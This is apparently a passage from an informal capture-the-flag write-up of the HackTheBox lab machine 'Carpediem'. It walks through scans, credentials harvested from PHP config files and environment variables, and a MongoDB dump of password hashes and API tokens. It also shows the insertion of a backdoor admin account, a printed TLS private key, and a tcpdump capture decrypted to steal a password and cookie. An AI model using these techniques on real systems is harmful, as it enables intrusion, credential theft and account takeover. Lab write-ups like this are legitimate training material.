3306/tcp  open  mysql
33060/tcp open  unknown

Nmap scan report for 172.17.0.5
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
8118/tcp open  unknown

Nmap scan report for 3c371615b7aa (172.17.0.6)
Host is up (0.00010s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
```

ok.. interesting...
gonna upload chisel and socks forward to check this stuff out..

this i found in the source also.. so doubt it's usefull, but here it is anyway.

```
www-data@3c371615b7aa:/var/www/html/portal$ cat initialize.php
<?php
$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'','username'=>'dev_oretnom','password'=>'5da283a2d990e8d8512cf967df5bc0d0','last_login'=>'','date_updated'=>'','date_added'=>'');
if(!defined('base_url')) define('base_url','http://portal.carpediem.htb/');
if(!defined('base_app')) define('base_app', str_replace('\\','/',__DIR__).'/' );
if(!defined('dev_data')) define('dev_data',$dev_data);
if(!defined('DB_SERVER')) define('DB_SERVER',"mysql");
if(!defined('DB_USERNAME')) define('DB_USERNAME',"portaldb");
if(!defined('DB_PASSWORD')) define('DB_PASSWORD',"J5tnqsXpyzkK4XNt");
if(!defined('DB_NAME')) define('DB_NAME',"portal");
```

dev_oretnom:5da283a2d990e8d8512cf967df5bc0d0
portaldb:J5tnqsXpyzkK4XNt


```
www-data@3c371615b7aa:/var/www/html/portal/classes$ cat Trudesk.php
<?php
class TrudeskConnection{

    private $host = 'trudesk.carpediem.htb';
    private $apikey = 'f8691bd2d8d613ec89337b5cd5a98554f8fffcc4';
    private $username = 'svc-portal-tickets';
    private $password = '';
    private $database = '';

}
?>
```

ahh.. ok.. so here's what i was loking for.. ok.. finally

back to the api...




```
└─$ curl -sl http://trudesk.carpediem.htb/api/v1/login -H 'accesstoken: f8691bd2d8d613ec89337b5cd5a98554f8fffcc4'|jq .
{
  "success": true,
  "user": {
    "hasL2Auth": false,
    "deleted": false,
    "_id": "6243c69d1acd1559cdb4019b",
    "username": "svc-portal-tickets",
    "email": "tickets@carpediem.htb",
    "fullname": "Portal Tickets",
    "title": "",
    "role": {
      "_id": "623c8b20855cc5001a8ba13a",
      "name": "User",
      "description": "Default role for users",
      "normalized": "user",
      "isAdmin": false,
      "isAgent": false,
      "id": "623c8b20855cc5001a8ba13a"
    },
    "lastOnline": "2022-03-30T13:50:02.824Z"
  }
}
```

and not much able to do.. so back to chisel

set up chisel and proxychains and installed mongo

```
> show dbs
admin    0.000GB
config   0.000GB
local    0.000GB
trudesk  0.001GB
```

```
> use trudesk
switched to db trudesk
> show collections
accounts
counters
departments
groups
messages
notifications
priorities
role_order
roles
sessions
settings
tags
teams
templates
tickets
tickettypes
> db.accounts.find()
{
"_id" : ObjectId("623c8b20855cc5001a8ba13c"),
"preferences" : {
                "tourCompleted" : false,
                "autoRefreshTicketGrid" : true,
                "openChatWindows" : [ ]
                },
"hasL2Auth" : false,
"deleted" : false,
"username" : "admin",
"password" : "$2b$10$imwoLPu0Au8LjNr08GXGy.xk/Exyr9PhKYk1lC/sKAfMFd5i3HrmS",
"fullname" : "Robert Frost",
"email" : "rfrost@carpediem.htb",
"role" : ObjectId("623c8b20855cc5001a8ba138"),
"title" : "Sr. Network Engineer",
"accessToken" : "22e56ec0b94db029b07365d520213ef6f5d3d2d9",
"__v" : 0,
"lastOnline" : ISODate("2022-04-07T20:30:32.198Z")
}

{
"_id" : ObjectId("6243c0be1e0d4d001b0740d4"),
"preferences" : {
                "tourCompleted" : false,
                "autoRefreshTicketGrid" : true,
                "openChatWindows" : [ ]
                },
"hasL2Auth" : false,
"deleted" : false,
"username" : "jhammond",
"email" : "jhammond@carpediem.htb",
"password" : "$2b$10$n4yEOTLGA0SuQ.o0CbFbsex3pu2wYr924cKDaZgLKFH81Wbq7d9Pq",
"fullname" : "Jeremy Hammond",
"title" : "Sr. Systems Engineer",
"role" : ObjectId("623c8b20855cc5001a8ba139"),
"accessToken" : "a0833d9a06187dfd00d553bd235dfe83e957fd98",
"__v" : 0,
"lastOnline" : ISODate("2022-04-01T23:36:55.940Z")
}

{
"_id" : ObjectId("6243c28f1e0d4d001b0740d6"),
"preferences" : {
                "tourCompleted" : false,
                "autoRefreshTicketGrid" : true,
                "openChatWindows" : [ ]
                },
"hasL2Auth" : false,
"deleted" : false,
"username" : "jpardella",
"email" : "jpardella@carpediem.htb",
"password" : "$2b$10$nNoQGPesll6eTUUl/3C8keEwZAeCfHCmX1t.yA1X3944WB2F.z2GK",
"fullname" : "Joey Pardella",
"title" : "Desktop Support",
"role" : ObjectId("623c8b20855cc5001a8ba139"),
"accessToken" : "7c0335559073138d82b64ed7b6c3efae427ece85",
"__v" : 0, "lastOnline" : ISODate("2022-04-07T20:33:20.918Z")
}

{
"_id" : ObjectId("6243c3471e0d4d001b0740d7"),
"preferences" : {
                "tourCompleted" : false,
                "autoRefreshTicketGrid" : true,
                "openChatWindows" : [ ]
                },
"hasL2Auth" : false,
"deleted" : false,
"username" : "acooke",
"email" : "acooke@carpediem.htb",
"password" : "$2b$10$qZ64GjhVYetulM.dqt73zOV8IjlKYKtM/NjKPS1PB0rUcBMkKq0s.",
"fullname" : "Adeanna Cooke",
"title" : "Director - Human Resources",
"role" : ObjectId("623c8b20855cc5001a8ba139"),
"accessToken" : "9c7ace307a78322f1c09d62aae3815528c3b7547",
"__v" : 0,
"lastOnline" : ISODate("2022-03-30T14:21:15.212Z")
}

{
"_id" : ObjectId("6243c69d1acd1559cdb4019b"),
"preferences" : {
                "tourCompleted" : false,
                "autoRefreshTicketGrid" : true,
                "openChatWindows" : [ ]
                },
"hasL2Auth" : false,
"deleted" : false,
"username" : "svc-portal-tickets",
"email" : "tickets@carpediem.htb",
"password" : "$2b$10$CSRmXjH/psp9DdPmVjEYLOUEkgD7x8ax1S1yks4CTrbV6bfgBFXqW",
"fullname" : "Portal Tickets",
"title" : "",
"role" : ObjectId("623c8b20855cc5001a8ba13a"),
"accessToken" : "f8691bd2d8d613ec89337b5cd5a98554f8fffcc4",
"__v" : 0,
```


```
"lastOnline" : ISODate("2022-03-30T13:50:02.824Z")
}
```


ok, so we have api tokens and passwords and emails.

trudesk api tokens and bcrypt hashed passwords

username	email	password	accesstoken
admin	rfrost@carpediem.htb	2b$10imwoLPu0Au8LjNr08GXGy.xk/Exyr9PhKYk1lC/sKAfMFd5i3HrmS	22e56ec0b94db029b07365d520213ef6f5d3d2d9
jhammond	jhammond@carpediem.htb	2b$10n4yEOTLGA0SuQ.o0CbFbsex3pu2wYr924cKDaZgLKFH81Wbq7d9Pq	a0833d9a06187dfd00d553bd235dfe83e957fd98
jpardella	jpardella@carpediem.htb	2b$10nNoQGPes116eTUUl/3C8keEwZAeCfHCmX1t.yA1X3944WB2F.z2GK	7c0335559073138d82b64ed7b6c3efae427ece85
acooke	acooke@carpediem.htb	$2b10qZ64GjhVYetuIM.dqt73zOV8IjlKYKtM/NjKPS1PB0rUcBMkKq0s.	9c7ace307a78322f1c09d62aae3815528c3b7547
svc-portal-tickets	tickets@carpediem.htb	2b$10CSRmXjH/psp9DdPmVjEYLOUEkgD7×8ax1S1yks4CTrbV6bfgBFXqW	f8691bd2d8d613ec89337b5cd5a98554f8fffcc4

ok, so throw those in hashcat and see what we get.. meanwhile will use the api to check stuff with admins access token



issues


```
<p>We need to patch the user profile and admin sections of our Portal ASAP. Why are we continually pushing out functions that haven&#39;t been tested by the Infosec team</p>\n"

<p>I need a handle, man.  I mean, I don&#39;t have an identity until I have a handle.<br />How about The Master of Disaster?</p>\n"

<p>We have hired a new Network Engineer and need to get him set up with his credentials and phone before his start date next month.<br />Please create this account at your earliest convenience.<br /><br />Thank you.</p>\n"

<p>I&#39;ll be looking into tightenting up security permissions this week for the Trudesk integration in the Portal.  We&#39;ll need to also perform some threat modeling to find out where our weak points are and come up with an action plan to mitigate.</p>\n"

<p>Hey Jeremy, <br />Can you help me work on the CMS at all this week?  The base install is completed, but I need your expertise to make sure I did everything correctly.</p>\n"
```


comments


```
<p>Thanks, Jeremy.  I agree.  This is a big problem.</p>\n"

<p>You&#39;re hopelss, man.  Utterly hopeless.</p>\n<p>I&#39;m closing this ticket.</p>\n"

<p>Hey Adeanna,<br>I think Joey is out this week, but I can take care of this. Whats the last 4 digits of his employee ID so I can get his extension set up in the VoIP system?</p>\n"

<p>Thanks Robert,<br>Last 4 of employee ID is 9650.</p>\n"

<p>Thank you! He&#39;s all set up and ready to go. When he gets to the office on his first day just have him log into his phone first. I&#39;ll leave him a voicemail with his initial credentials for server access. His phone pin code will be 2022 and to get into voicemail he can dial *62</p>\n<p>Also...let him know that if he wants to use a desktop soft phone that we&#39;ve been testing Zoiper with some of our end users.</p>\n<p>Changing the status of this ticket to pending until he&#39;s been set up and changes his initial credentials.</p>\n"

<p>Please don&#39;t expose that application publically.  I told you I would help when I had time and right now I&#39;m just too busy.<br>Build it out if you&#39;d like, but...just don&#39;t do anything stupid.</p>\n"

<p>Don&#39;t worry. I moved it off of the main server and into a container with SSL encryption.</p>\n"
```


Horace Flaccus

Hflaccus
last 4 of employee id = 9650
2022=phone pin *62 for voicemail zoiper soft phone

ok, quick side note i can log into trudesk now with

Insert own user into mongodb for trudesk


```
db.accounts.insert({ "_id" : ObjectId("623c8b20855cc5001a8ba13e"), "preferences" : { "tourCompleted" : false, "autoRefreshTicketGrid" : true, "openChatWindows" : [ ] }, "hasL2Auth" : false, "deleted" : false, "username" : "superduper", "password" : "$2a$12$i66QEF0jcl8BA.kDG.wEzewfXrhSOJe7LlHtgC.byzNmUwStRSgJ.", "fullname" : "super duper", "email" : "superduper@carpediem.htb", "role" : ObjectId("623c8b20855cc5001a8ba138"), "title" : "hacker", "accessToken" : "22e56ec0b94db029b07365d520213ef6f5d3d2d9", "__v" : 0, "lastOnline" : ISODate("2022-04-07T20:30:32.198Z") })
WriteResult({ "nInserted" : 1 })
```

password is bcrypt hash of superduper

```
www-data@3c371615b7aa:/$ env
MYSQL_PORT_33060_TCP_ADDR=172.17.0.3
MYSQL_PORT=tcp://172.17.0.3:3306
MYSQL_PORT_3306_TCP_ADDR=172.17.0.3
MYSQL_NAME=/portal/mysql
MYSQL_ENV_MYSQL_ROOT_PASSWORD=3dQXeqjMHnq4kqDv
MYSQL_PORT_3306_TCP_PORT=3306
```

root:3dQXeqjMHnq4kqDv

duh it's udp.. mothereffffffff!!!

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sU -p 5060 $IP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 23:49 UTC
Nmap scan report for carpediem.htb (10.10.11.167)
Host is up (0.023s latency).

PORT     STATE         SERVICE
5060/udp open|filtered sip

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

well it took a few attempts but i finaly zoiper to work.. and heard the message and the password is

hflaccus:AuRj4pxq9qPk ⟹ 000 - Cover

hflaccus

Enumeration

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8002          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5038          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sniffing
You can sniff with tcpdump!



═╣ Possible private SSH keys were found!
/etc/ssl/certs/backdrop.carpediem.htb.key



╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: =
Current proc capabilities:
CapInh:   0000000000000000
CapPrm:   0000000000000000
CapEff:   0000000000000000
CapBnd:   0000003fffffffff
CapAmb:   0000000000000000

Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep



╔══════════╣ Executable files potentially added by user (limit 70)
2022-04-01+15:56:21.1308136620 /usr/local/bin/pytest
2022-04-01+15:56:21.1308136620 /usr/local/bin/py.test
2021-10-26+19:09:46.4249571820 /etc/console-setup/cached_setup_terminal.sh
2021-10-26+19:09:46.4249571820 /etc/console-setup/cached_setup_font.sh
2021-10-26+19:09:46.4209571820 /etc/console-setup/cached_setup_keyboard.sh
```


```
hflaccus@carpediem:~$ cat /etc/ssl/certs/backdrop.carpediem.htb.key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA6yzfQmcTXRjm+CoRdliZE/6QdE86drkJEmyKckRsH3lmsyxv
1aGRxQBnqMDzlwpQbeNr05Z83oEv+WUQm3sHmGbKnknifW91ZsOxkAdjprJKTCM+
+mWnK0lqcUxPyf/tnhyGCBlXmEZgygfpyeNbePsbKSlOiwRC7thJp9CK5g4DXpxt
N4JVJL9SSlp0NfUh/aYHWQlTB+urITpdvJWhp3cZmkZakfpeFpiuwWXPr8uXARli
4Z/rjCcz3xC4pA0eshZS+V7E1I5Bh0MP1t1lGp4P28S0TzCrQNF/XSe+Z1x+xlBK
YBqnW4EqWp7bgcJcH5vHQjY4QhWfXDBb/16JpQIDAQABAoIBABFr/pIVvrp72Mhz
nV2ODLENf7gOEn+vD3v87Hiwlu3x+Wi2lwZVdM4KTKOUv7blvbWWTmubT17QZTRt
h0Btac+hdcsqIAw40JKvVp0b3wb/WD+xsL2uACdVxfvkslh9jCXVaRx6fCG8vPja
gzhAjos01vtCox3rT+YPwc0bxt5p8Pyjgak+v/rwyIhcPVgmpP3L0M9QPlvnShxw
E3mWkirhDt1NspCOkjxNd8vnurGMcrWstTM58WjUgpZuW9QOFYyVq0fCxZ+vkJYT
jFBWgVwLOyqy6sGuFYw5kFwXdIBtAJYBAxHWKT2EgAGa6BOb/nRwkUIlQHThVWmL
bfi/vyECgYEA+EEYYdvEbN8nuqaFWmz0ADPEOBMtXhjQVeYqm9lWFSvT9L0PME52
Ffvok/URAUtKCFpg1LqHwcv9Y9oLS2RfyaArNeGuZJu5+ZALEBlb7FW5FGdtmZvH
PgOFOvz3WjoAoVmFe8Fev/udkaHws1FSI6msjY0qNffIlguEfi33Xr0CgYEA8oNP
TKZv9jVqseQ6CjWghlHhdhnhWjgMueev2QAxsaIeHzP6YBY3GN2XKJfxidR+zTv5
oTD/+sfrM3hKOX/n4e1QGNn+PI2OFZNXuKrZc+8HuDp98RDos+7UwISv9u29rUhu
KHp/NWC/FJOdxmb04jnE89syJzGU/woTSzi22QkCgYA3dNMtiRpn97G4UFqZyJz5
Lpc2r5IC4ygnCDOcfQBt2kyO72zlLaHTZ2KdKrGRyG/RTd8zpjeNYzRHif3b6aA8
Ojts3e1HLEJvLW5LOl7+fGfL1w70sYfgooiwlLHsxeg+IvFeo+O2n06jqblLVW8z
6ENTm6VCSQfV/NysEzifQQKBgQDqJXXvH9OB+FknoJ+ZM+XlSjFRgfNe1DcVV2kl
L1bLlydWIS1gkJJp46kKfIms9gnnxjxjMZg1XcjtTPr9QU11iVeIZxFdDZ9dnYFY
vzxs/yCI85CdrCHBeJrZtkLfOvOj1wbk9kDUHLDhARWYddeChRxwBfcKeIjPJb8z
JXMFYQKBgQDHC5gQNdaS/nzcRmEVwIUyurgcP3Bu0QafgwxAp4fwJQGfQuHy0oco
```

```
kUKVtDiTR1mEXPJLxvCz4GSlrdf2AnC6jflbKnORIU/FPkJbfNa4DxThf3C/kubw
PPvRvm79Ovkile2SJ0hRxREDc3/34oTxc6oNqV59srggu+gkRD0CiQ==
-----END RSA PRIVATE KEY-----
```


capture for a minute with tcpdump on docker0

```
tcpdump -i docker0 -w backdrop.pcap
```


then open in wireshark add private key from above and look at tls stream



bingo a password....



and a cookie

